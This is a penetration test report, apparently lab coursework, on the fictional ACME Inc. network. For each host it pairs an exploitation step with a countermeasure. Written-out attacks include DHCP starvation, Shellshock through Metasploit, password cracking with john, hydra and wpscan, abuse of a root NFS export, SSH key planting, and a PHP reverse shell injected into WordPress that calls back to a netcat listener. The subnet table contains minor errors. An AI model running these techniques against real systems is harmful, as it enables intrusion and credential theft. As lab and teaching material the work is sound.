


FIGURE 32 - NETWORK MAP

PORTS OPEN

Host	Ports Open
192.168.0.33/129/226/229/230/233/97/65	23 (telnet), 80 (HTTP), 443 (HTTPS)
192.168.0.34/130/210/66	22 (SSH), 111 (RPCBIND), 2049 (NFS)
192.168.0.193/225	23 (telnet), 22 (SSH), 80 (HTTP), 443 (HTTPS)
192.168.0.242	22 (SSH), 80 (HTTP), 111 (RPCBIND)
192.168.0.203	UDP/67 (DHCP)
172.16.221.16	23 (telnet), 22 (SSH), 80 (HTTP), 443 (HTTPS)
172.16.221.237	80 (HTTP), 443 (HTTPS)
13.13.13.13	22 (SSH)

FIGURE 33 – PORTS OPEN

SUBNET TABLE

The subnets found during mapping the network are shown below in Figure 34:

Network Address	Subnet Mask	Usable Hosts	Broadcast
192.168.0.192/27	255.255.255.224	30	192.168.0.223
172.16.221.0/24	255.255.255.0	254	172.16.221.255
192.168.0.224/30	255.255.255.252	2	192.168.0.227
192.168.0.32/27	255.255.255.224	30	192.168.0.63
192.168.0.228/30	255.255.255.252	2	192.168.0.231
192.168.0.128/27	225.255.255.224	30	192.168.0.159
192.168.0.232/30	255.255.255.252	2	192.168.0.235
192.168.0.240/30	255.255.255.252	2	192.168.0.243
192.168.0.96/27	255.255.255.224	30	192.168.0.127
192.168.0.64/27	255.255.255.224	30	192.168.0.95
13.13.13.0/24	255.255.255.0	254	192.168.0.255

FIGURE 34 - SUBNET TABLE

SUBNET CALCULATIONS

Magic Number = $2^{\text{Host Bits}}$

Number of Usable Hosts = Magic Number - 2

255.255.255.224 - /27 NETMASK

Breaking down into binary:

Network bits:

255 -> 11111111
255 -> 11111111
255 -> 11111111

Host bits:

224 -> 11100000

Magic number = 32

Usable hosts = 30

255.255.255.0 - /24 NETMASK

Breaking down into binary:

Network bits:

255 -> 11111111
255 -> 11111111
255 -> 11111111

Host bits:

0 -> 00000000

Magic number = 256

Usable hosts = 254

255.255.255.252 - /30 NETMASK

Breaking down into binary:

Network bits:

255 -> 11111111
255 -> 11111111
255 -> 11111111

Host bits:

252 -> 11111100

Magic number = 4

Usable hosts = 2

SECURITY EVALUATION & COUNTERMEASURES

ALL ROUTERS

EXPLOITATION

All the routers on this network are using the default credentials issued when configuring the device.

COUNTERMEASURE

This is a security risk as if an attacker gets access to the network, it's trivial to search for the default login. A strong password should be used for router logins.

DCHP SERVER

EXPLOITATION

Once the machine was identified as the DHCP server for the network, an attempt at starving the server of IPs in a denial of service attack was attempted. This was done using the 'DHCPIg' script built into Kali, which spoofs mac address sending requests for IP addresses until all available addresses are exhausted. The script was successful as shown in Figures 35 and 36.

```
root@kali:~# pig.py eth0
[ -- ] [INFO] - using interface eth0
[DBG ] Thread 0 - (Sniffer) READY
[DBG ] Thread 1 - (Sender) READY
```

FIGURE 35 - PIG.PY

```
[-->] DHCP_Discover
[ -- ] timeout waiting on dhcp packet count 4
[ ?? ] waiting for DHCP pool exhaustion...
[ -- ] [DONE] DHCP pool exhausted!
```

```
root@kali:~# dhclient
smbd.service is not active, cannot reload.
invoke-rc.d: initscript smbd, action "reload" failed.
```

FIGURE 36 - DHCP STARVATION

COUNTERMEASURE

Although it can be difficult to avoid DHCP starvation completely without affecting legitimate users, a technique called DHCP spoofing can act like a Firewall between untrusted machines and servers. This can rate limit traffic from unknown machines and builds a database of known machines. (Cisco, 2013)

WEB SERVER (192.168.0.242)

EXPLOITATION

This web server was exploited in order to gain shell access to the machine, and from here a SSH tunnel was created in order to circumvent the Firewall. This vulnerability was found when the Webserver was scanned using Nikto, a web server vulnerability scanner. As shown in Figure 37, it picked up the following critical vulnerability. The full CGI-BIN/Status page is listed in Appendix E.

```
+ OSVDB-112004: /cgi-bin/status: Site appears vulnerable to the 'shellshock' vulnerability
(http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271).
```

FIGURE 37 - SHELLSHOCK VULN

In this case, Shellshock, a vulnerability in UNIX BASH that allows arbitrary commands to be executed on the machine, was exploited with the Metasploit Framework. Once the vulnerability was found using Nikto,

Metasploit was started using the command 'msfconsole' on Kali. Next, The exploit 'multi/http/apache_mod_cgi_bash_env_exec' was selected and the options shown in Figure 38 were selected.

Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):

Name	Current Setting	Required	Description
----	-----	-----	-----
CMD_MAX_LENGTH	2048	yes	CMD max line length
CVE	CVE-2014-6271	yes	CVE to check/exploit (Accepted: CVE-2014-6271, CVE-2014-6278)
HEADER	User-Agent	yes	HTTP header to use
METHOD	GET	yes	HTTP method to use
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOST	192.168.0.242	yes	The target address
RPATH	/bin	yes	Target PATH for binaries used by the CmdStager
RPORT	80	yes	The target port (TCP)
SRVHOST	0.0.0.0	yes	The local host to listen on. This must be an address on the local machine or 0.0.0.0
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL/TLS for outgoing connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
TARGETURI	/cgi-bin/status	yes	Path to CGI script
TIMEOUT	5	yes	HTTP read response timeout (seconds)
URIPATH		no	The URI to use for this exploit (default is random)
VHOST		no	HTTP server virtual host

Exploit target:

Id	Name
--	----
0	Linux x86

FIGURE 38 - METASPLOIT OPTIONS

From here the exploit was run, and root access was gained via Metasploit. SCP (Secure Copy) is a protocol allowing network file transfer, and it was used to transfer the passwd/shadow files from the web server's /etc/ directory to Kali as shown below in Figure 39.

```
scp passwd root@192.168.0.200:/Desktop
root@192.168.0.200's password: toor

passwd                               100% 1941    1.9KB/s   00:00
```

FIGURE 39 - SCP TRANSFER

Once the passwd and shadow files were copied, the 'unshadow' command in Kali was used to combine the two files, followed by the 'john' password cracker tool to find the root password. As seen in Figure 40 the root password was found to be 'apple'.

```
root@kali:~/Desktop# unshadow passwd shadow > passwords
root@kali:~/Desktop# john '/root/Desktop/passwords'
Created directory: /root/.john
Warning: detected hash type "sha512crypt", but the string is also recognized as
"crypto"
Use the "--format=crypt" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (sha512crypt, crypt(3) $6$ [SHA5
12 128/128 AVX 2x])
Press 'q' or Ctrl-C to abort, almost any other key for status
apple (root)
```

FIGURE 40 - UNSHADOW COMMAND

This gave root access to the web server via SSH and from there the tunnel was created as explained in section Firewall Enumeration.

COUNTERMEASURES

This method of entry into the webserver could have been avoided by updating the versions of Apache/BASH to more recent versions where the Shellshock vulnerability has been patched. On the front page of the site it showed the versions of software on the server as seen in Figure 41, this makes it much easier for attackers to enumerate vulnerabilities on the server and should be disabled.




FIGURE 41 - SITE SPLASH SCREEN

The root password (**apple**) should also be upgraded to something 8 characters or longer and ideally randomized.

FIREWALL (192.168.0.234/192.168.0.241/192.168.0.98)

EXPLOITATION

After the SSH tunnel was created and the Firewall was accessible via Firefox, the web interface was logged into with default credentials (**admin/pfsense**). From here, administrator level access was gained, and any rules were modifiable including allowing for example allowing remote access from outside of this network.

COUNTERMEASURES

The Firewall is integral to the security of an internal network, and again poor password security was used in leaving the default credentials in place. A secure password ideally with 2 Factor Authentication should be used for such a vital piece of network infrastructure.

WORKSTATION (192.168.0.210)

EXPLOITATION

As shown in the mapping section, this machine had port 2049 (NFS) open. Using the 'showmount' command it was found that the whole filesystem including root was available to mount as show in Figure 42.

```
root@kali:~/Desktop# showmount -e 192.168.0.210
Export list for 192.168.0.210:
/ 192.168.0.*
root@kali:~/Desktop# mkdir mount1
root@kali:~/Desktop# mount -t nfs 192.168.0.210:/ ./mount1
root@kali:~/Desktop# cd mount1/etc/
```

FIGURE 42 - MOUNTING ROOT OF MACHINE

From here, the same 'unshadow' and 'john' tools used in exploiting the webserver were used to extract and crack the shadow and passwd files on the machine. From this it was found the xadmin password was 'plums' as shown in Figure 43.

```
root@kali:~/Desktop# john unshadow.txt --show
xadmin:plums:1000:1000:Abertay,,,:/home/xadmin:/bin/bash

1 password hash cracked, 0 left
```

FIGURE 43 - JOHN THE RIPPER OUTPUT

From here, SSH can be logged into via xadmin and the 'sudo su' command was used to gain root access.

COUNTERMEASURES

NFS exposing the entire filesystem of this machine is a massive security risk, as passwords/documents are exposed over a network. This should be used carefully to only mount selected folders as they're needed. This machine is also using a very weak 5 letter password which should be changed.

WORDPRESS SERVER (172.16.221.237)

EXPLOITATION

When visited in a web browser this site appeared blank, however when scanned with the 'dirb' tool it was revealed that it was a WordPress server with a login portal viewable under the /wordpress/wp-login.php directory as shown in Figures 44 and 45.

```
GENERATED WORDS: 4612

---- Scanning URL: http://172.16.221.237/ ----
+ http://172.16.221.237/cgi-bin/ (CODE:403|SIZE:290)
+ http://172.16.221.237/index (CODE:200|SIZE:177)
+ http://172.16.221.237/index.html (CODE:200|SIZE:177)
==> DIRECTORY: http://172.16.221.237/javascript/
+ http://172.16.221.237/server-status (CODE:403|SIZE:295)
==> DIRECTORY: http://172.16.221.237/wordpress/

---- Entering directory: http://172.16.221.237/javascript/ ----
==> DIRECTORY: http://172.16.221.237/javascript/jquery/

---- Entering directory: http://172.16.221.237/wordpress/ ----
==> DIRECTORY: http://172.16.221.237/wordpress/index/
+ http://172.16.221.237/wordpress/index.php (CODE:301|SIZE:0)
+ http://172.16.221.237/wordpress/readme (CODE:200|SIZE:9227)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/
```

FIGURE 44 - DIRB OUTPUT



FIGURE 45 - WORDPRESS LOGIN

From here, the 'WPScan' tool from within Kali was used to crack the login password with the command shown in Figure 46.

```
root@kali:~# wpscan --url http://172.16.221.237/wordpress/ --wordlist /root/usr/share/wordlists/rockyou.txt
--username admin
```

FIGURE 46 - WPSCAN COMMAND

This attempt was successful and found that the password for the admin user was 'zxc123', as shown in Figure 47.

```

Brute Forcing 'admin' Time: 00:07:39 <> (5740 / 14344393) 0.04% ETA: ??:??:??
+-----+-----+-----+
| Id | Login | Name | Password |
+-----+-----+-----+
|   | admin |     | zxc123   |
+-----+-----+-----+

[+] Finished: Thu Sep 28 01:55:06 2017
[+] Requests Done: 5812
[+] Memory used: 27.121 MB
[+] Elapsed time: 00:07:43

```

FIGURE 47 - WORDPRESS PASSWORD

After the admin account was bruteforced using WPScan, a malicious PHP reverse shell found in Kali in the directory '/usr/share/webshells/php/php-reverse-shell.php' was placed in the 'Header.php' section of the site using the WordPress editor, this meaning when the user visits any page of the site this code will be carried out. This is shown in Figure 48 and the full code is available in Appendix B.

Twenty Eleven: Header (header.php)

```

<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only. Users take full responsibility
// for any actions performed using this tool. The author accepts no liability
// for damage caused by this tool. If these terms are not acceptable to you, then
// do not use this tool.
//
// In all other respects the GPL version 2 applies:
//
// This program is free software; you can redistribute it and/or modify
// it under the terms of the GNU General Public License version 2 as
// published by the Free Software Foundation.
//
// This program is distributed in the hope that it will be useful,
// but WITHOUT ANY WARRANTY; without even the implied warranty of
// MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
// GNU General Public License for more details.
//
// You should have received a copy of the GNU General Public License along
// with this program; if not, write to the Free Software Foundation, Inc.,
// 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
//
// This tool may be used for legal purposes only. Users take full responsibility
// for any actions performed using this tool. If these terms are not acceptable to

```

Documentation:

FIGURE 48 - REVERSE SHELL CODE

Before uploading the malicious code, the IP variable was updated to point back to the Kali machine (192.168.0.200) and the Port was changed to 4567.

A netcat listener was added on Kali on the port specified, and as shown in Figure 49, when the page was visited it resulted in a remote shell.

```

root@kali:~# nc -nvlp 4567
listening on [any] 4567 ...
connect to [192.168.0.200] from (UNKNOWN) [172.16.221.237] 43226
Linux CS642-VirtualBox 3.11.0-15-generic #25~precise1-Ubuntu SMP Thu Jan 30 17:4
2:40 UTC 2014 i686 i686 i386 GNU/Linux
 03:21:33 up 7:30, 1 user, load average: 0.00, 0.01, 0.05
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU WHAT
user      tty7          20:36           7:30m   1:10   0.85s gnome-session -
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data

```

FIGURE 49 - NETCAT LISTENER

COUNTERMEASURES

WordPress login pages can be whitelisted by IP address, therefore only allowing permitted admins to access the site. Along with whitelisting, a rate limiter should be enabled on the web server in order to limit the number of requests per host, greatly slowing down any brute force attempt. Along with this, the WordPress server is running version 3.3.1 which is over 5 years old and contains multiple CVEs. Like many other machines on this network, the admin panel is protected by a weak password that should be changed.

WORKSTATIONS (192.168.0.34/13.13.13.13)

EXPLOITATION

The workstation with IP 192.168.0.34 had Port 22 (SSH) open, and after attempts at guessing the password it was found to be using the same password as another workstation at the IP **192.168.0.210**.

From here xadmin level of access was already available, and the 'sudo su' command was used to gain root privileges on this machine. From here, the SSH tunnel was used to gain access to the 13.13.13.13/24 network as shown in the Mapping phase.

This gave SSH access to the **13.13.13.13** machine which when scanned with nmap had SSH open. The 'plums' password from the other workstations was tested but was unsuccessful as well as other attempts at guessing common passwords. After guessing was unsuccessful the 'hydra' tool from within Kali was used in an attempt to bruteforce the SSH password as shown in Figure 50.

```
root@kali:~# hydra -l xadmin -P '/usr/share/wordlists/metasploit/password.lst' 13.13.13.13 ssh
Hydra v8.3 (c) 2016 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2017-09-28 06:33:56
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (./hydra.restore) from a previous session found, to prevent overwriting, you have 10 seconds to abort...
[DATA] max 16 tasks per 1 server, overall 64 tasks, 88393 login tries (1:1/p:88393), ~86 tries per task
[DATA] attacking service ssh on port 22
[22][ssh] host: 13.13.13.13 login: xadmin password: !gatvol
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2017-09-28 06:34:09
```

FIGURE 50 - HYDRA OUTPUT

As shown, using the Metasploit common password wordlist, the xadmin login was found and login with SSH was successful.

COUNTERMEASURES

Rate limiting should be implemented on SSH connections to significantly slow down any attempt to bruteforce photos. Another method to counter this is usage of key based authentication instead of passwords, although any file sharing needs to be carefully implemented as on some other machines in this network this allowed access to the authorized keys folder.

WORKSTATION (192.168.0.130)

EXPLOITATION

After scanning this machine, it was found that port 22 (SSH) was open, but when trying to connect to it there was no password prompt showing it used key-based authentication.

When exploiting the **192.168.0.34** machine, it was seen that the last login attempt came from the workstation **192.168.0.130** as shown in Figure 51.

```
Last login: Tue Aug 22 04:29:07 2017 from 192.168.0.130
```

FIGURE 51 - SSH LAST LOGIN

This rose suspicion as this notice was not visible while using SSH to connect to other machines. When connected via SSH to **192.168.0.34**, it was attempted to connect through the other machine and this was successful without having to enter any password. This shows that the **130** and **34** have trusted each other using the authorized keys feature in SSH and therefore login is possible without a password. This is shown in Figure 52 below.

```
root@kali:~# ssh xadmin@192.168.0.34
#The authenticity of host '192.168.0.34 (192.168.0.34)' can't be established.
ECDSA key fingerprint is SHA256:tZhkTHkpAE6l87Plxg7ElSjFvXs7t6/7sOnIf9V8esQ.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.0.34' (ECDSA) to the list of known hosts.
xadmin@192.168.0.34's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

575 packages can be updated.
0 updates are security updates.

Last login: Tue Aug 22 04:29:07 2017 from 192.168.0.130
xadmin@xadmin-virtual-machine:~$ ssh xadmin@192.168.0.130
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

575 packages can be updated.
0 updates are security updates.

Last login: Tue Aug 22 07:12:18 2017 from 192.168.0.34
xadmin@xadmin-virtual-machine:~$ █
```

FIGURE 52 - SSH TRUSTED MACHINE

COUNTERMEASURES

As half of this exploit involved knowing the password for the **192.168.0.34** machine, password reuse should be prevented as well as making sure to get rid of trusted hosts when they're not needed.

WORKSTATION (192.168.0.66)

EXPLOITATION

This machine was found after circumventing the Firewall and was shown to have port 22 (SSH), and port 2049 (NFS) open. Once mounted using the same technique used for exploiting **192.168.0.210**, it was seen it was also mounted to the root directory of the machine.

After trying to connect to this host via SSH it was seen that the host used key-based authentication, which gave the idea of using NFS to add the Kali machine to its list of authorized keys. On Kali, the 'ssh-keygen' command was used to generate a new SSH key for Kali, as shown in Figure 53.

```
root@kali:~/Desktop# cd ~/.ssh
root@kali:~/.ssh# ls
known_hosts
root@kali:~/.ssh# ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa.
Your public key has been saved in /root/.ssh/id_rsa.pub.
The key fingerprint is:
SHA256:5Q6+kA2PhyC6ctrCTdMqkA5oA0zhz7ZAIdaVLRwmwks root@kali
The key's randomart image is:
+---[RSA 2048]-----+
|o=0.o+          |
|+Eo.o+ .        |
|+o. . .         |
|ooo . o         |
|oo.+o . S .     |
|+=+o.o 0 o      |
|B +.o = .       |
|o*.o  o .       |
|+o              |
+---[SHA256]-----+
```

FIGURE 53 - SSH KEYGEN

From here, the public key for Kali was transferred to the NFS mount of **192.168.0.66** as 'id_rsa.pub'.

```
root@kali:~/.ssh# ls
id_rsa id_rsa.pub known_hosts
root@kali:~/.ssh# cat id_rsa.pub > ~/Desktop/mount
mount1/ mount2/ mount3/
root@kali:~/.ssh# cat id_rsa.pub > ~/Desktop/mount3/root/.ssh/authorized_keys
```

FIGURE 54 - MOUNTING TO COPY KEY

After copying the public key over, the SSH command was used against the machine, resulting in a successful root login as shown in Figure 55.

```
root@kali:~# ssh root@192.168.0.66
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

575 packages can be updated.
0 updates are security updates.

Last login: Thu Sep 28 12:37:04 2017 from 192.168.0.200
root@admin-virtual-machine:~# whoami
root
```

FIGURE 55 - ROOT ACCESS

COUNTERMEASURES

Where usually key based authentication is preferable over passwords, storage of these keys must be considered and network access to machines should be carefully configured as to not allow root access.

NETWORK DESIGN CRITICAL EVALUATION

After a thorough network mapping and investigation, the design of ACME Inc.'s network infrastructure is sufficient for their circumstances.

Although in some places it was observed that some of the subnets, particularly the 172 subnet, are unnecessary considering there is unused space at the beginning of the 192 subnet. This could be justified if more devices are planned to be added at a later stage. This also applies to the OSPF configuration as if more devices need to be added, the network administrator will not have to worry about manually routing.

On the security of this network, there are many areas in which the network is vulnerable to even rudimentary attacks that seriously affect the security of any data or critical systems on this network:

Software and operating systems running on the machines on this network are dangerously out of date, with WordPress 3.3.1 dating back to 2012. This as well as other outdated software can be exploited easily with click-to-run Metasploit modules such as Shellshock which was used against the webserver on this network.

Password policies are inconsistent, with some of the devices (such as critically the Firewall and Routers) using the default passwords available to easily find online or guess. Other devices such as the workstations are using weak passwords that can be cracked trivially with free software such as Hydra or John the Ripper.

Remote access configuration is also consistent across the network, with some machines having both SSH and Telnet enabled, while some only have one or the other. The telnet protocol should be retired immediately as it runs over an unencrypted channel vulnerable to packet sniffing.

SSH can still be used, but passwords should either be made much more secure or all machines should be switched over to key-based authentication. This prevents the risk of brute forcing but isn't perfect as was demonstrated in the Exploitation phase, where an attacker's key was planted on one of the machines.

NFS can be used in circumstances where necessary, but configuration of this is vital as to not allow the root of the machine to be mounted, and for access permissions to be set as well as read only directories if writing is not required – This would prevent attackers from writing to the machine.

CONCLUSIONS

Overall after a thorough mapping and penetration test, the security state of ACME Inc.'s network was found to be very insufficient and not fit for use in its current state and should immediately be taken offline until it has been reconfigured and evaluated.

REFERENCES

- Cisco. (2013). *Chapter: DHCP Snooping*. Retrieved from <https://www.cisco.com/c/en/us/td/docs/switches/lan/catalyst6500/ios/12-2SX/configuration/guide/book/snoodhcp.html>
- ICO. (2017). *Guide to the General Data Protection Regulation (GDPR)*. Retrieved from <https://ico.org.uk/for-organisations/guide-to-data-protection/guide-to-the-general-data-protection-regulation-gdpr/>
- Netgate. (2019). *pfSense Default Username and Password*. Retrieved from <https://docs.netgate.com/pfsense/en/latest/usermanager/pfsense-default-username-and-password.html>
- Sanders, J. (2019). *Data breaches increased 54% in 2019 so far*. Retrieved from <https://www.techrepublic.com/article/data-breaches-increased-54-in-2019-so-far/>
- VyOS. (2019). *User Guide*. Retrieved from https://wiki.vyos.net/wiki/User_Guide

APPENDICES

APPENDIX A

```
root@kali:~# nmap 192.168.0.0/24

Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 21:52 EDT
Nmap scan report for 192.168.0.33
Host is up (0.0037s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
23/tcp    open  telnet
80/tcp    open  http
443/tcp   open  https

Nmap scan report for 192.168.0.34
Host is up (0.0044s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
111/tcp   open  rpcbind
2049/tcp  open  nfs

Nmap scan report for 192.168.0.129
Host is up (0.0046s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
23/tcp    open  telnet
80/tcp    open  http
443/tcp   open  https

Nmap scan report for 192.168.0.130
Host is up (0.0053s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
111/tcp   open  rpcbind
2049/tcp  open  nfs

Nmap scan report for 192.168.0.225
Host is up (0.0026s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
23/tcp    open  telnet
80/tcp    open  http
443/tcp   open  https

Nmap scan report for 192.168.0.226
Host is up (0.0034s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
23/tcp    open  telnet
80/tcp    open  http
443/tcp   open  https

Nmap scan report for 192.168.0.229
Host is up (0.0034s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
23/tcp    open  telnet
80/tcp    open  http
443/tcp   open  https

Nmap scan report for 192.168.0.230
Host is up (0.0047s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
23/tcp    open  telnet
80/tcp    open  http
443/tcp   open  https

Nmap scan report for 192.168.0.233
Host is up (0.0047s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
23/tcp    open  telnet
80/tcp    open  http
443/tcp   open  https

Nmap scan report for 192.168.0.242
Host is up (0.0057s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind

Nmap scan report for 192.168.0.193
Host is up (0.0014s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
23/tcp    open  telnet
80/tcp    open  http
443/tcp   open  https
MAC Address: 08:50:56:99:6C:E2 (VMware)

Nmap scan report for 192.168.0.203
Host is up (0.00079s latency).
All 1000 scanned ports on 192.168.0.203 are closed
MAC Address: 08:0C:29:DA:42:4C (VMware)

Nmap scan report for 192.168.0.210
Host is up (0.0019s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
111/tcp   open  rpcbind
2049/tcp  open  nfs
MAC Address: 08:0C:29:0D:67:C6 (VMware)

Nmap scan report for 192.168.0.200
Host is up (0.0000020s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
111/tcp   open  rpcbind

Nmap done: 256 IP addresses (14 hosts up) scanned in 47.69 seconds
```

APPENDIX B

```
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only. Users take full
responsibility
// for any actions performed using this tool. The author accepts no liability
// for damage caused by this tool. If these terms are not acceptable to you,
then
// do not use this tool.
//
// In all other respects the GPL version 2 applies:
//
// This program is free software; you can redistribute it and/or modify
// it under the terms of the GNU General Public License version 2 as
// published by the Free Software Foundation.
//
// This program is distributed in the hope that it will be useful,
// but WITHOUT ANY WARRANTY; without even the implied warranty of
// MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
// GNU General Public License for more details.
//
// You should have received a copy of the GNU General Public License along
// with this program; if not, write to the Free Software Foundation, Inc.,
// 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
//
// This tool may be used for legal purposes only. Users take full
responsibility
// for any actions performed using this tool. If these terms are not acceptable
to
// you, then do not use this tool.
//
// You are encouraged to send comments, improvements or suggestions to
// me at pentestmonkey@pentestmonkey.net
//
// Description
// -----
// This script will make an outbound TCP connection to a hardcoded IP and port.
// The recipient will be given a shell running as the current user (apache
normally).
//
// Limitations
// -----
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
```

```

// Use of stream_select() on file descriptors returned by proc_open() will fail
and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix).
These are rarely available.
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.
set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.0.200'; // CHANGE THIS
$port = 4567; // CHANGE THIS
